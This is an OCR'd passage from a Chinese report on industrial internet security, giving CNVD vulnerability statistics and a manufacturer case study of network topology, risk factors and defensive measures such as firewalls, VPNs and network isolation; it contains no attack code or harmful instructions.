
数据来源：匡恩网络

图 31 重点行业等级统计

图 30、图 31 的数据表明，在这 18 个行业中，只有电力 1 个行业综合指数最高，分数在 90-100 分数段，占比为 6%；其次是烟草、铁路、航空、航天、交通等 5 个行业综合分数在 80-90 分数段，占比 28%；综合指数最低的是冶金、石油、石化、制造、市政、水利等 6 个行业，占比为 33%。

3.1.2.4 重要性维度统计


2016 年， CNVD 收录的漏洞，中等危害程度的漏洞多达 56%，高等危害程度的漏洞次之，达 38%。具体的漏洞的严重程度分布情况如图 32 所示。



数据来源：CNVD

图 32 漏洞的严重程度分布情况


在漏洞引发的威胁方面，如图 33 所示，管理员访问权限获取占比最大，达 34%。



数据来源：CNVD

图 33 漏洞引发的威胁

图 34 表明，在漏洞利用方面，远程攻击占比最大，占比近 88%。



数据来源：CNVD

图 34 漏洞利用的攻击

3.1.3 重点行业工业互联网安全现状

在各项政策的助力下，越来越多的制造业企业开始积极尝试智能化转型，云计算、大数据、机器人等相关技术已经开始大规模应用。航天科工、中国电子、三一重工、中船重工、中国中车等企业在智能制造领域皆取得了阶段性成果，比如：航天科工进行的“三哑”改造、中国电子 “五个结合”的实践路径、三一重工建设的亚洲最大的智能工厂“18 号数字化工厂”等。通过试点示范企业和试点示范项目的带动，我国关键技术装备以及工业互联网创新能力得到提升，本节将以智能制造行业与轨道交通行业为例，分析目前工业互联网应用中存在的安全问题并提出解决办法。

3.1.3.1 智能制造行业的工业互联网安全问题分析

3.1.3.1.1 背景

我们以中国一个典型的工程机械装备企业通过工业互联网谋求

转型升级的案例为例，分析我国制造行业的现状。




图 35 依托工业互联网的工程机械智能制造模式技术框架

如图 35 所示，该企业将通过工业互联网平台将目前分散在各个设备、车间、信息系统上的数据进行汇聚，并部署新的采集节点和设备，基本实现了设备、控制、工厂、企业管理层的互联互通。

图 36 基于数据驱动的生产模式技术框架示意图

在此基础上，如图 36 所示，发挥大数据在虚拟设计与虚拟制造、生产工艺与流程优化、设备预测维护、智能生产排程、产品质量优化、

能源消耗管控等环节的集成应用，推进构建新型生产模式和生产组织方式，创新生产经营管理和产业协作与服务模式，实现数据驱动，推动公司转型升级。

基本实现数据驱动的生产模式后，企业继续开展基于工业物联网的数字化工厂新模式应用研究及 C2M（Customer-to- Manufactory，顾客对工厂）新商业模式应用于大型工程机械产品的探索，综合运用互联网开启定制化生产模式，结合 NB-IOT（Narrow Band Internet of Things，窄带物联网）等新技术，建设基于工业物联网数字化车间，打造物联网大数据平台，实现生产装备、传感器、控制系统与 ERP、MES 等管理系统以及工业物联网平台的广泛互联，形成业务新模式和制造新模式，如图 37 所示，构建制造核心竞争力以适应市场环境。




图 37 业务新模式和制造新模式示意图

3.1.3.1.2 企业工业互联网网络拓扑结构

该企业整体网络架构如图 38 所示，是一个典型的混合网络。




图 38 公司网络示意图

该企业搭建的工业互联网是一个典型的离散型和过程型共有的混合型工业控制网络，如图 39 所示，分为管理层、安全数据交换层、监控层和控制层组成。




图 39 企业工业控制网络网拓扑示意图

其中，管理层的设备通常包括建立在以太网连接之上的 MES（制造执行系统）服务器，工艺客户端，设计客户端等。

监控层包含 DNC（Distributed Numerical Control，称为分布式数控）服务器，MDC（Manufacturing Data Collection & Status Management）服务器，OPC（OLE for Process Control，用于过程控制的 OLE）服务器，工程师站、视频监控平台等设备，负责采集控制

层的数据和对控制层发出指令。

控制层的控制和执行部分构成了生产单元，典型的配置包括与通信信道相连接的工业交换机；通过工业以太网连接的控制设备机床，可编程逻辑控制器 PLC，现场终端等；与 PLC 通过现场总线相连的设备包括现场控制设备（例如现场 PLC）和现场执行设备（包括工业阀门和机械手）以及和其他控制子项相连的串口服务器，其他控制子项包括小型 PLC 和负责称重、检测、扫码等执行设备。

3.1.3.1.3 安全威胁和来源

作为工业互联网的典型应用，该企业的网络既面临传统 IT 网络的安全威胁，又面临工业控制网络的新威胁。其面临的安全威胁非常具有代表性。

企业的网络安全隐患多来自于下列因素：

- 更多的终端，如生产自动控制系统，暴露于能被轻松访问的网络上；
- 互联互通的业务需要导致系统开放接口增多；
- 采用 OPC 协议的隐患；
- 组网复杂，攻击隐患多；
- 普遍采用国外厂商的系统和技术；
- 特殊的工控协议，种类繁多；
- 为便于管理，去掉安全加固环节；
- 数据的实时性、可靠性要求高；
- 通用技术被大规模采用；
- 工业协议缺少安全审计和权限校验；
- 默认的用户名和密码；
- DCS 系统没有安全防护；

- 未限制移动介质的使用；
- 采用 WINDOWS 平台；
- 自动化和信息化程度的提高；
- 项目的实施和维护过程， 安全方面没有监督；
- 更新滞后，操作系统软件基本没有升级补丁和漏洞修复；
- 未安装桌面安全软件或不升级；
- 缺乏信息安全管理意识，存在管理的漏洞；
- 安全的管理和责任不确定性；
- 缺少信息安全的培训等。

3.1.3.1.4 网络安全防护策略

综合来看，该企业的网络安全可以分为：基础网络环境安全、NB-IOT 接入安全、工业大数据平台安全和工业控制网络安全。

3.1.3.1.4.1 基础网络环境安全

安全治理模型参考 ISO27001 框架、GB/T20274.1-2006 框架。信息安全目标来源企业战略与业务需求，为企业业务服务。信息安全从管理体系、技术体系两个维度来实现与满足信息安全目标。要求公司所有员工遵循信息安全管理、技术要求来使用与管理信息资产。

公司信息安全的保障对象为以电子形式、物理形式存在的所有信息。通过对信息的访问点、传播途径、存储位置进行分析，将公司的所有 IT 系统对象归类为物理环境、接入、网络、应用四个层面。

物理环境：各种终端所在的物理区域，包括数据中心、汇聚机房、IT 库房 IT 机房、保密室、敏感部门办公室、公司领导办公室、高层领导会议室等。

接入层对象：信息访问者访问公司信息所使用的各种终端设备。包括：个人电脑、笔记本电脑、PAD、手持终端、智能手机、各类文印

设备等。

网络层对象：信息传播路径上用于数据转发、数据流量过滤、数据流量清洗、入侵防御与检测、网络访问控制的各种网络设备和网络安全设备，包括信号转换器、集线器、交换机、路由器、互联网访问负载均衡设备、VPN、防火墙、入侵防御系统、入侵检测系统、上网行为管理系统、网络流量控制设备等。

应用层对象：信息的传播路径上，应用服务运行的整体环境，分为数据载体、业务逻辑代码、应用服务运行平台。包括：服务器、中间件、源代码、数据库、应用系统 5 个组件。

在基础网络环境安全方面，防攻击层面主要关注的边界是互联网、邮件、终端 U 口、网络接入终端等方面。

3.1.3.1.4.2 NB-IOT 安全接入

作为工业互联网的重要组成部分，NB-IOT 的安全性问题也备受人们关注。NB-IOT 作为运营商提供的广域覆盖网，运营商提供了完善的安全管理架构，如图 40 所示。企业根据自身应用，从底层的安全设计分析，到中间层的安全生态系统的各种病毒数据库的积累，再从网络安全、电信运营商的云安全，到网络的端点安全完成端到端的安全防护。在安全管理方面设立网络门禁及安全管理中心等安全服务，提供高级的安全保障。




图 40 物联网安全架构示意图

NB-IOT 网络安全，如图 41 所示，需要从终端侧及物联网平台侧进行管理和防范。首先在终端侧建立有效的终端管理机制，采用新的 USIM（Universal Subscriber Identity Module，全球用户识别卡）等措施防止黑客恶意接入 NB-IOT 网络；在企业的物联网平台可采用加密的 VPN 技术和运营商的平台进行互联，并在企业内部和外网之间设立防火墙。在运营商侧采用基于网络的恶意攻击检测。




图 41 NB-IOT 网络安全示意图

3.1.3.1.4.3 工业大数据平台安全

我们需要建立基于数据驱动的工业互联网安全保障体系来保障工业大数据平台安全。工业互联网安全保障体系由安全监测与攻防研究服务体系组成，实现包含集攻防对抗研究、模拟仿真测试环境的安全测评、重点问题监控与预警推送的监测预警的深度防御体系。

结合现场终端行为日志，使用传统检测引擎、人工智能引擎、虚拟执行检测引擎的多引擎检测架构，通过动静态检测、漏洞利用检测和大数据技术发现异常网络流量、恶意行为和文件威胁，并结合云端的威胁情报进一步发现平台内网的高级威胁。

工业物联网安全所采用的协议和策略，如加解密、认证、权限控

制以及 IP 安全将遵循相关标准。平台安全架构设计如图 42 所示。




图 42 工业大数据平台安全架构图

通过展示层、数据层、服务层三方面，十个领域的综合风险防护措施，保障设备、网络、控制、数据和应用的安全。

■ 数据层：（设备被物理攻击、仿冒、劫持，通信过程中被篡改或截获）

① 设备安全：智能终端部署位置分散，容易被破坏、伪造、假冒和替换，从而导致敏感信息被获取、数据上报异常和攻击工厂系统。因此需要进行专门的安全加固，如采用安全软件开发工具包、安全操作系统、安全芯片等技术手段，实现防劫持、防仿冒、防攻击和防泄密。

② 网络安全：端对端数据传输加密，采用 IPSec（Internet Protocol Security） VPN 加密隧道传输机制，防止数据被侦听或篡改。

③ 安全接入网关：所有访问平台信息系统、工业控制系统的设

备，都必须进行接入认证，部署接入网关设备对智能终端等设备的接入进行认证和访问授权，

④ 数据安全：数据隔离保护与加密存储，通过数据泄露防护系统审计和动态追溯数据流。

■ 展示层：（非法变更或控制，网络攻击）

① 控制安全：包括控制协议安全、控制平台安全、控制软件安全等

② 监视与分析：部署 WEB 应用防护系统，应用开发过程中代码安全审计，上线前安全审查与漏洞扫描，基于大数据的威胁感知与终端防护。

③ 统一运维审计：运维人员堡垒机经过集中的组和角色管理系统来定义和控制权限，经过数字证书和动态令牌双因素认证后通过 SSH（Secure Shell，安全外壳协议） 连接到安全代理进行操作，所有登陆、操作过程均被实时审计。

■ 服务层：（非法用户接入，危险操作）

① 业务安全：业务分级分类，适应不同功能、不同敏感信息的个性化需求。

② 认证鉴权：识别出非法用户。用户注册后，审核其是否有权访问服务。

③ 安全策略：依据用户与服务类别，定义与匹配行为规则，防止风险操作。

3.1.3.1.4.4 工业控制网络安全

针对该企业生产环境的工业控制系统，有如下安全防护措施：

■ 分布式工业防火墙+工控监控平台

工控安全监控平台和分布在现场的工业防火墙协同工作，其中工

业防火墙系统在传统防火墙的功能基础上提供了多种工控协议的深度解析，并通过分布式部署和人工智能分析确保了发生事件的网络节点可以迅速地被检测到；同时，其他网络节点在第一时间会收到预警，实现全网联动。而工控安全监控平台通过工业防火墙实时部署安全策略、监控工业防火墙的工作状态，以及实时获取工控网络安全事件的日志和报警。




图 43 工控系统网络安全加固示意图

■ 运维审计平台

工业控制网络的监控层网络规模较大，原有安全管理措施不能满足安全防护的要求。例如监控层及各个生产单元中存在多个工程师站和操作员站，原有的对这些工作站的用户管理和访问授权的管理方式无法有效确保账号和口令的安全性，造成业务管理和安全之间的失衡。

通过在工控系统的监控层部署工控运维审计平台能够有效解决上述问题。运维审计平台是为了保障网络和数据不受来自外部和内部用户的入侵和破坏，而运用各种技术手段实时收集和监控网络环境中每一个组成部分的系统状态、安全事件、网络活动，以便集中报警、记录、分析、处理。

■ 网络隔离

通过网络隔离设备，如图 44 所示，将监控层网络与管理层网络

之间实施物理隔离但保持逻辑上的相连，并根据需要配置隔离设备只允许单向网络通信。

该防护手段着力解决信息流向控制，网络流量异常的安全隐患，病毒和木马的入侵，提供监控层和管理层之间的数据交换安全通道。




图 44 内外网数据交换过程图示

通过网络物理隔离，双重操作系统和高强度的加密算法保障数据的安全交换；同时也将管理层中发生的任何突发网络流量封闭在管理层网络之内不会对监控层和控制层的工控部件和现场设备造成影响。

3.1.3.2 交通航运行业工业互联网安全问题

3.1.3.2.1 轨道交通工业互联网的系统架构

